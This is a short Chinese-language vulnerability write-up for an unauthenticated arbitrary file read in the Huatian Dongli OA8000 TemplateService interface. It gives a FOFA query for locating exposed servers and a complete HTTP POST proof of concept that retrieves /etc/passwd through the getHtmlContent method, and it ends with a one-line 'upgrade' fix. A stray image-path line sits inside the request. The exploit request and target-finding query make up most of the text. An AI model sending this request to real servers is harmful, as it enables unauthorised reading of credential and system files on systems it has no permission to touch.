# 华天动力OA TemplateService 任意文件读取

## 漏洞描述

华天动力是一款将先进的管理思想、 管理模式和软件技术、网络技术相结合，为用户提供了低成本、 高效能的协同办公和管理平台。华天动力OA TemplateService接口处存在任意文件读取漏洞，未经身份认证的攻击者可利用此漏洞获取服务器内部敏感文件，使系统处于极不安全的状态。

## 漏洞复现

1. Fofa

app="华天动力-OA8000"



1. Poc（linux读取passwd/windows读取win.ini)

POST /OAapp/bfapp/buffalo/TemplateService HTTP/1.1

Host: your-ip

User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86\_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/55.0.2919.83 Safari/537.36


Content-Type: text/xml

<buffalo-call>

<method>getHtmlContent</method>

<string>/etc/passwd</string>

</buffalo-call>



## 修复建议

1、升级到安全版本。